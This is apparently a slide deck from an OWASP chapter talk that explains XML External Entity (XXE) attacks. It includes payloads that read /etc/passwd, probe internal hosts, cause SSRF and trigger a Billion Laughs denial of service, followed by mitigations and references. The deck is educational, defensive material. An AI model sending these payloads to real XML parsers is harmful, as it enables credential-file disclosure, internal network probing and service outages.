



OWASP ERODE

EXPLOITING XML EXTERNAL ENTITY

XXE
XML EXTERNAL ENTITY

XML Data?

- **EX**tensible **M**arkup **L**anguage
- Self descriptive information in structured data
- Used in Web Services (SOAP, RSS, WSDF, SAML, etc..)
- Used to carry data, not display it
- Platform & language independent (own tags)
- Human Readable & Understandable

Example:

<data>

<header>Message</header>

<response>Hello World!</response>

</data>


- XML has root element/tag
- XML supports nested elements/tags
- Chars like <, >, ', " are not allowed inside tags

XXE?

How XXE works?

- Takes advantage of XML Parsers/XML Processors**
- Needs external entity document (payload)**
- Reference of external entity gets processed by XML parsers to produce malicious/unintended output**


**XML based / integrated services are
VULNERABLE to this attack**



XML



Malicious XML



XML Parser


Good Output

Bad Output

Impact of XXE?

- DoS (Billion laughs attack)**
- SSRF**
- Sensitive Data Disclosure**
(/etc/shadow , /etc/passwd)
- Private Network Enumeration/Port Scanning**
- Backdoor (BlackHat)**
- Any other crafty techniques with XML parser**

XXE



INBAND

XXE

VULNERABLE

VISIBLE IN RESPONSE

BLIND & OOB


XXE

VULNERABLE

NOT VISIBLE IN RESPONSE

ENTITIES

- Entities are like variables in XML
- Defined by `<! ENTITY >`
- Entity types:
 1. General
 2. Predefined (in DTD)
 3. Paramterized (Chars)
- These entities are used to store our output data of our malicious payload and reflect back



DOCUMENT TYPE DEFINITION

(DTD)

- Stores entities in it
- Defined by `<!DOCTYPE>`
- Defined above root element

Example:

```
<? xml version="1.0"?>
```

```
<!DOCTYPE data [
```

```
    <!ENTITY headmssg "Message">
```

```
]>
```

```
<data>
```

```
    <header>&headmssg</header>
```

```
    <response>Hello World!</response>
```

```
</data>
```

XXE Attack Scenario:

```
<? xml version="1.0"?>
```

```
<!DOCTYPE data [
```

```
    <!ENTITY headmssg SYSTEM --ext uri-- >
```

```
]>
```

```
<data>
```

```
    <header>&headmssg</header>
```

```
    <response>Hello World!</response>
```

```
</data>
```

XXE Attack Scenario(Password Leak):

```
<? xml version="1.0"?>
```

```
<!DOCTYPE data [
```

```
    <!ENTITY headmssg SYSTEM "file:///etc/passwd">
```


```
]>
```

```
<data>
```

```
    <header>&headmssg</header>
```

```
    <response>Hello World!</response>
```

```
</data>
```



XXE Attack Scenario (SSRF):

```
<? xml version="1.0"?>
```

```
<!DOCTYPE data [
```

```
  <!ENTITY headmssg SYSTEM
```

```
    "external server link">
```

```
]>
```

```
<data>
```

```
  <header>&headmssg</header>
```

```
  <response>Hello World!</response>
```

```
</data>
```


XXE Attack Scenario (Port Scanning/Network Enum):

```
<? xml version="1.0"?>
```

```
<!DOCTYPE data [
```

```
  <!ENTITY headmssg SYSTEM
```

```
    "https://192.168.x.x:port/dir/file.txt">
```

```
]>
```

```
<data>
```

```
  <header>&headmssg</header>
```

```
  <response>Hello World!</response>
```

```
</data>
```

XXE Attack Scenario (DoS):

```
<? xml version="1.0"?>
```

```
<!DOCTYPE data [
```

```
  <!ENTITY headmssg SYSTEM "file:///dev/urandom">
```

```
]>
```

```
<data>
```

```
  <header>&headmssg</header>
```

```
  <response>Hello World!</response>
```

```
</data>
```

Billion Laughs Attack (DoS):

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Mitigations:


- **Using JSON**
- **Disabling XInclude (xi)**
- **Patching XML Parsers and Upgrade SOAP version**
- **Disable DTD & External Entites**
- **For C/C++ use XercesDOMParser,SAXParser,SAX2XMLReader**
- **In PHP, libxml_disable_entity_loader(true).**
- **For Java and Python, similar methods**
- **Whitelist and sanitize server side inputs & file uploads**

References:

- [**https://owasp.org/www-project-top-ten/2017/A4_2017-XML_External_Entities_\(XXE\)**](https://owasp.org/www-project-top-ten/2017/A4_2017-XML_External_Entities_(XXE))
- [**https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html**](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)
- [**https://resources.infosecinstitute.com/topic/identify-mitigate-xxe-vulnerabilities/**](https://resources.infosecinstitute.com/topic/identify-mitigate-xxe-vulnerabilities/)
- [**https://portswigger.net/web-security/xxe**](https://portswigger.net/web-security/xxe)
- [**https://gosecure.github.io/xxe-workshop/**](https://gosecure.github.io/xxe-workshop/)

THANK YOU

MYSELF



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